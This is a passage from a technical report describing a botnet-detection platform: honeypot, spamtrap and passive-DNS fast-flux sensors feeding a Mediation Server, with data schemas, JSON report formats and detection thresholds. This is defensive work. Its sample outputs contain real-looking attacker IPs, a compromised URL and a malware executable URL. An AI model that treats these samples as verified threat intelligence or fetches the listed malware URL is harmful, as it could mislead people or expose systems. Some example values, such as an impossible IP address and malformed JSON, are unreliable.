- **Honeypot** – used to collect self-spreading malware and to collect exploits for web attacks
- **DNS replication sensor with fast-flux detection** – used to sniff DNS resolver's non-cached outgoing traffic to be further sent to fast-flux domains detection engine.

There is also running script (derived originally from SRU@HR software used by HR-CERT) which collects from public data feeds information related to drive-by-download websites with malware URLs, phishing and C&Cs:

- **NIRC script** – This software is integral part of Mediation server and it will collect data about incidents from public feeds on Internet thus building the table containing malicious domain names which are necessary for correlation purposes with the results of fast-flux detection. The software version which runs in CARNet will also additionally send extracted information related to EU member states to Central Clearing house. So, the output of the script represents information about C&C and URLs serving malware and phishing pages related to address space of all EU members. The results derived by NIRC are very suitable for European CERT community as early information about the compromised hosts which are in their responsibility.

Figure 13 represents the logical organization of different sensors. Each of these sensors primary function is fast detection and caching of events. **Mediation server** (MS) will fetch cached data periodically from the sensors database and will store it in its central database. Further data processing will be performed at Mediation server, which will also provide graphical user interface to the stored data, configuration and overview about sensors health. Data processing includes deduplication of data, scanning for malicious code and other types of detection and correlation, so mediation server will provide postprocessing of stored data providing detection of:

- spam campaigns
- spambots

- web sites serving malware and phishing pages
- malware samples
- fast-flux domain detection (pDNS fast-flux collector)

Mediation server software is in fact the intelligence of the system and it also provides data exchange interface in appropriate format with centralized clearing house.



Figure 13: System architecture

Internal organization of data processing

Mediation server contains central database in which collection routines write data after its collection from sensors. The sensors are periodically polled thus preventing mediation server to be overwhelmed by unsolicited inputs from sensors. The period of particular poll routine activation varies from 1 day to a couple of minutes as it is shown in the Figure 14. The exception is passive DNS sensor which pushes data in real time to Mediation server in the opposite of Honeypot/Spamtrap sensor which are polled in regular intervals in several minutes timeframe. NIRC pulls incident data once per day from the public feeds on Internet and stores it in the file and after that in the central database.

Postprocessing of data is also triggered by cron at particular time interval. Once per day is performed scanning of attachments and URLs in received spam and once per week, when enough spam is collected, analysis of bulk

spam is performed to find similar e-mail which belongs to the same campaign sent by botnet.

Processing of sniffed DNS data and fast-flux detection algorithm is activated every 30 minutes to compute voting score for fast-flux detection filtering process. Also final postprocessing (detection) of this filtered data is done once per week.

Once per day or weekly, newly detected data about fast-flux domains, malware URLs, spambots, phishing URLs and bot IPs will be selected and sent in daily report to central clearing house.



Figure 14: Data collection and postprocessing

Honeytokens

Honeytokens are email addresses created especially for spamtrap and URL pointing to honeypot web page containing strings (google dorks) which may suggest to attacking system that web site might be vulnerable. Spamtrap honeytokens are email addresses created especially designed for spamtrap and are not real email addresses of some persons. Such addresses are inserted into existing html code on web pages of regular web sites to be accessable by harvesters(robots which collect email addresses). When email

addresses are collected, they will be included into spammer lists and sending spam to this addresses will start. This means that all email received by spamtrap sensor is spam since it is sent using spammer sending list.

Honeytokens should be inserted into HTML in such a way that they cannot be visible by ordinary users, but can be collected by robots. Honeytokens and sensors are shown in the Figure 15 .



Figure 15: Honeytokens for spamtrap and honeypot

10.1.2. Responsibilities

10.1.2.1. Development

Software was developed by CARNet ACDC team reachable at alias ncert@cert.hr

10.1.2.2. Deployment and Maintenance

Deployment and maintenance is partner's responsibility who inftall software at own premisses

10.1.2.3. Operation

Operations is partner's responsibility who install software at own premisses

10.1.3. Input Data from sensors

Input from Honeypot sensor

The honeypot implemented in our case is Glastopf, which uses a PostgreSQL database on the sensor side. Mediation Server pulls data from the Glastopf sensor database. Data fetched by Mediation Server contains information about the collected remote file inclusion, that is timestamp when the attack has occurred, attack source IP address and port ,url and hash of the used malware. The additional scripts (e.g. shell PHP scripts) used in the attack are saved locally on MS, in the folder samples. The other attack types to Glastopf do not involve remote attacking systems, so they are not considered as relevant to botnet spreading problem.

Honeypot database stores all data in the table events, which has the following structure:

- **id** – primary key of the event
- **time** – timestamp of the attack (format gg-mm-ddhh:mm:ss)
- **source** - ip:port pair of the attack source
- **request_raw** – Attack HTTP header
- **request_url** – requested url or path on the web server (intcoolunit.hr/foo/bar has the request_url /foo/bar)
- **pattern** – attack type (unknown, sqli, phpinfo, head, tomcat_status, lfi, tomcat_manager, robots, rfi, comments, phpmyadmin,login, php_cgi_rce, style_css)
- **filename** – hashed filename of the attack script

Input from Spamtrap sensor

Mediation Server polls the Spamtrap sensor database and fetches the following data: the IP address of the sender, raw e-mail data including attachments, e-mail arrival timestamp and recipient. These data is used for additional post processing described later. Also, polling procedure is scheduled in regular intervals so there is a delay between intervals when a new e-mail arrives.

Each spam message (inside the spamtrap sensor) is an object with the following attributes:

- **timestamp** – indicating when was message received
- **sender** – IP address of the sender
- **recipient** – email address of the recipient from the RCPT TO SMTP field
- **raw** – raw spam message including all headers and attachments stored in binary format

Input from NIRC

NIRC is located on the same machine as Mediation server. After every (daily) run, it locally stores all data about new incidents. Every incident event is presented as a Python dictionary (JSON like) object. All events are stored in a serialized Python pickle file which is later processed by other routines in Mediation Server. Each event is an object with the following attributes:

- **type**– *String*, representing the type of the event
- Possible values:
- MLWURL – malware URL
- MLWDOMAIN – malware domain
- PHSURL – phishing URL
- CC – command&control server
- **source** – String, name of the source (public feed)
- **constituency** – AS number of the network in which the event occured
- **timestamp** (*Python datetime object*) - Timestamp associated with the event. It indicates when the event happened. It is taken from the web feed or generated by NIRC in the moment when the incident was found.
- **data** – *dictionary* (inside a dictionary) containing these fields:
    - **url** (S*tring*) - Contains malware or phishing URL if event has an URL associated with it (*optional*)
    - **domain** (*String*) – Contains malware domain if the event has an domain associated with it (*optional*)
    - **ip** (*String*) – IP address
    - **malware** (*String*) – malware type if available, e.g. Zeus, SpyEye (*optional*)

Input from pDNS fast-flux sensor

Input from pDNS sensor is in NMSG format, which is an extensible container format, that allows dynamic message types and supports. NMSG containers may be streamed to a file or transmitted as UDP datagrams. This input is read by pDNS fast-flux collector VM where shuch streams are processed and fast flux-domains are detected. Thus, input to Mediation server is simply said fast-flux domain read from pDNS fast-flux collector VM.

NMSG containers can contain multiple NMSG messages or a fragments of a message too large to fit in a single container. The contents of an NMSG container may be compressed.

The NMSG message type (supported by the ISC message module)used as input coming from pDNS fast-flux sensor is in fact sniffed “dns” traffic. It encodes DNS RRs, RRsets, and question RRs and has the following fields, all of which are optional:

* qname (bytes)

The wire-format DNS questionname.

* qclass (uint16)

The DNS questionclass.

* qtype (uint16)

The DNS questiontype.

* section (uint16)

The DNS sectionthatthe RR or RRsetappearedin.

* rrname (bytes)
Thewire-format DNS RR or RRsetownername.
* rrclass (uint16)
The DNS RR class.
* rrtype (uint16)
The DNS RR type.
* rrttl (uint32)
The DNS RR time-to-live.
* rdata (bytes) (repeated)
The DNS RR RDATA

10.1.4. Output Data to Central Clearing House

MS can output the following data, and send it to the central clearing house:

- Honeypot collected exploits and malware
- Hosts serving malware URIs, phishing sites or C&C servers
- Malware (from URIs and attachments) samples
- Fast-flux domains
- Spamtrap campaigns
- Spambots with dynamic IP addresses

```
"HoneypotAttackersData"={
    "AttackerData": [
        "timestamp": "2013-04-29 14:02:38",
        "attackerIP": "5.34.247.100",
        "srcPort": "58063",
        "dstPort": "80",
        "protocol": "http",
        "countryCode": "None" ,
        "sample": ["902fe4a680a1b42cdba57c551b32c13b", ""]
        "compromisedURL": ["http://Jinn-
tech.com/wikka/DinosgVealpr%3ERecommended+Resource+site%3C/a%3
E", ""]
        ]
      }
```

Output 1 – Honeypot collected exploits and malware

Honeypot collected exploits and malware (shown in Output 1) contains data about remote file inclusion attacks. For these attacks is common to use compromised URLs for distributing drive-by-download malware and for hosting various malicious scripts used in the attack.

```
"CompromisedHostsData"={
    "CompromisedHost": [
        "IP": "62.73.4.10",
        "domain": "heuro-vacances.fr",
        "country": "FR",
        "type":"malware|c&c|phishing"
        "malwareData":[
            {
            "timestamp": "2013-04-30 07:03:42.530230",
```

```
            "infectedURLs": ["heuro-
vacances.fr/5nW.exe","",""]
            }
            ]
    ]
      }
```

Output 2 - CompromisedHostsData contains hosts that host malware URIs, phishing sites or C&C servers

CompromisedHostsData object, shown in Output 2 excerpt, contains information of malicious hosts and URIs extracted from spam messages, honeypot attacks and NIRC reports. Reported host can have a type:

- malware, for hosts containing binary malware
- c&c, hosts used for hosting botnet's control center
- phishing, fake websites used for frauds

```
"SamplesData"={
    "sample": [
        "timestamp": "2013-04-29 14:02:38",
        "compromisedHost":"url|attachment",
        "source":"spamtrap|honeypot",
        "data":{
            "attackerIP": "5.34.247.100",
            "protocol": "http",
            "countryCode": "None",
"checksum":"9e3185c2dfed567442cddf466f20f9a0"
            }
    ]
}
```

Output 3 –SamplesData contains malware (from URIs and attachments) samples

Output 3 or SamplesData contains samples collected by spamtrap or honeypot sensors. Samples are retrieved from URIs or e-mail attachments, binary files are represented with a checksum.

```
"pDNSData" = {
"domains": [{
"domain" : {
"domain_name": "example.ru",
"botIP": ["121.454.32.23", "198.193.53.141"
"time_first": "2012-01-10 16:45",
"time_last" : "2012-01-22",
}}]
}
```

Output 4 - pDNS Data contains a list of collected fast flux domains

Output 4 contains fast-flux domains, additional information is provided for detected bots and used name servers. Bots are represented with their IP address and the time range when those bots were active and present in DNS responses.

```
"spamtrapCampaigns"={
      "campaign":[{
            "startTimestamp":"2012-01-10 16:45",
            "endTimestamp":"2012-01-12 19:45",
            "total_spams":"22",
            "spamSubject":"Teik it or leave it",
            "has_malware":"1",
        "spambot":[
            {
          "ip":"127.0.0.1"
                "asn":"2108"
                "timestamp":"2012-01-10 16:45",
            }]
            }
      ]
}
```

Output 5 - Spamtrap campaigns

Output 5 contains information about spam campaigns, and spambots used in the campaign. Campaigns are grouped by the spam messages content and campaign duration.

```
"spamBots"={
      "ip_list":[{
            "ip":"127.0.0.1",
            "asn":"2108",
            "timestamp":"2012-01-10 16:45"
}]
}
```

Output 6 - Spambots

Output 6 contains information about detected spambots that were not participating in detected spam campaigns.

10.1.5. External interfaces

There is no API available in a form of a web service. Though, data can be accessed through a web interface called MS Status Reporter or shortly MS Web.

MS Web is a full featured dashboard containing status of particular sensors. In order to use MS Web you must have valid credentials created by the MS administrator.
Through the web interface you can:

- Manage partners information
- Manage hardware devices, Virutal machines and other sensor data
- See collected data by Spamtrap
- See collected Honeypot attacks
- See collected Malware URIs and their addition information from various sources (Honeypot, NIRC and Spamtrap)

- Get insight about the pDNS processes and see collected Fast-Flux domains



Figure 16: Mediation server status reporter dashboard

As you can see in Figure 16, MS Web dashboard is used for an overview statistic, the pie chart represents collected messages structured by sensor source. The bar chart shows the contribution of external partners which implemented spamtokens on their websites.



Figure 17: PDNS fast flux detection

Figure 17 shows PDNS-Fast Flux detection domains list and their data collected by the PDNS sensor. Domain contains the domain name, minimum/maximal/average time to live (TTL) of the domain, number of name servers encountered, number of IP addresses resolved, number of ASNs, result of the NCERT method, section for manual labeling the domain behaviour, IP and ASN growth rations. Domains table contains all deduplicated values collected by the PDNS sensor.



Figure 18: Collected spam messages from spamtrap sensor

Spamtrap collects spam e-mails send to the active spamtokens. From Figure 18 we can see a generic view of those spams. In the right panel is possible to filter messages using various attributes: date range, sender country, content language, present malicious URLs etc.

10.1.6. Deployment

10.1.6.1.Model(security and data flow)

Security

All sensors communicate with Mediation server over authenticated secure channel. Honeypot and Spamtrap sensor when installed, they establish OpenVPN secure tunnel to Mediation server. Inside OpenVPN tunnel all connections towards sensors are initiated by Mediation server in order to prevent unsolicited or unsecure connection initiated by the sensors. For the authentication, digital certificates on sensors and mediation server are used. All connections inside the OpenVPN tunnel are checked by iptables firewall running on Mediation server. The connection types running inside OpenVPN tunnel are management(ZABBIX) or SQL queries to Postgres database for Honeypot/Spamtrap sensors and only ZABBIX connection for passive DNS fast-flux detector. The data (DNS RR pairs) are pushed by rsync using ssh encryption and authentication as it is shown in the Figure 20.

It is also advisable to put hardware firewall in front of mediation server, just to protect it from any attacks allowing only OpenVPN tunnel port open for incoming connections from sensors.

Deployment of Mediation server should be also observed in the context of security and resilience. Mediation server will be deployed in redundant pair in CARNet at two locations in active-passive configuration. Replication will be achieved using DRBD replication protocol and also using 2 DNS systems pointing always to the active Mediation server in order to enable sensors to communicate with active mediation server. Switch between Mediation servers will be performed manually changing DNS records and will last a couple of minutes. The example of architecture which will ensure resilience is shown in Figure 19. The resilience can be achieved in another ways as well.



Figure 19: Resilience in the system

Data flow

Mediation server polls spamtrap and honeypot sensor periodically and pulls data from sensors. Data is deduplicated and stored into database and waiting for its postprocessing. pDNS fast-flux detection sensor pushes data to pDNS fast-flux collector virtual machine where data is temporary stored and processed. The reason for such design is that foreign and open source codes are put into separate VMs in order not to crash whole Mediation server in case of failure. So, Mediation server is implemented in one virtual machine which communicates with other two virtual machines:

- Virtual machine hosting FKIE PDF scrutinizer and HoneyUnit which are basically used as mail attachment scanner and Browser (Client) honeypot vulnerable on JS and ActiveX exploits. Mediation server sends data to be processed to this VM using sftp and the results are read from its local SQLite database
- pDNS fast-flux collector virtual machine which collects DNS RR pairs and process this data In order to detect fast-flux domains.

In the pDNS fast-flux collector VM dns query/response(dnsqr) messages are decomponed into a finer stream of resource record sets(RRSets), each RRSet is annotated with the response timestamp and IP address of the server after it passes the processing stage. The processing stage accepts only dnsqr messages with type UDP_QUERY_RESPONSE (matched query and response messages in phase 1), other messages are discarded (classes like SOA, PTR, non-IN). Also, messages must be not older than 12 hours and UDP checksum is verified. In the next step RRSets are de-duplicated keeping the RRSet stream in memory and using a FIFO-expired memory key-value store called suppression window.

Each key is a tuple of:

- rrset owner name (rrname),
- rrset class (rrclass),
- rrset type (rrtype),
- array of record data values (rdata) and
- response IP addresss (response_ip).

The value of each entry is the suppression cache consisting of:

- earliest timestamp when the key was seen (time_first),
- latest timestamp (time_last)and
- number of times the key was seen between time_first and time_last (count).

There are two types of entries in the suppression window – INSERTION and EXPIRATION. INSERTION entries are created when there are no similar keys in the window, and EXPIRATION are de-duplicated and older entries outputed when memory cache limit is exceeded. If the key of the incoming RRSet is already present in the suppression cache, the entry's count field is incremented by 1, the time_first is updated with the earlier timestamp and time_last is updated with the incoming timestamp.

The reduction stage locates an RRset within the DNS hierarchy using the bailiwick reconstruction algorithm. Bailiwick algorithm is a passive technique that approximates the location of a given DNS record within the DNS hierarchy (i.e. gives us the closest known zone), furthermore it prevents untrustworthy records that are a result of cache **poisoning attempts**. In the next step RRSets are again de-duplicated (back-end cache) and annotated with zone information. Back-end cache process is similar to front-end cache, it uses the INSERTION/EXPIRATION messages except this second stage cache has a larger capacity.
The final stage is filtering which eliminates undesirable record using static blacklists. After that, fast-flux domain detection algorithm takes place as follows:

pDNS Fast-flux collector implements the fast-flux domain detection procedure. Domains receiving from the ISC back-end cache are filtered using the following rules:

- If TTL is less than 3 hours
- If number of IPs in set is greater than 3 or TTL is under 30 sec

- If the ratio between the total number of IPs (P) in the given set of /16 prefixes (R) belonging to these IP addresses is greater than 1/3. div(R)=P/R

Thus, the data filter gives us a list of candidate flux domains.

The candidate flux domains pass through a whitelist filter, where are stored popular web sites. This step reduces the popular domains and their additional processing since some regular Internet services use very similar DNS techniques as fast-flux domain do.

Additional processing clusters the filtered domains in clusters, based on the overlapping between the resolved IP addresses. Cluster's overlapping domains are tested with our blacklist containing the data from popular malware lists, in order to mark suspicious domains and to reduce the possibility of false positives. In other words, if we have a cluster with N domains that overlap on some dynamic IP addresses we can be sure that if some domain in the cluster shares malware, other domains are used also for the same purpose. Malicious clusters can be seen also as a group of domains using the same strategy or spreading the same malware using the same infected zombies. Clustering algorithm uses correlation with malicious domain collected by NIRC.

Main routines

Honeypot sensor data fetch routines

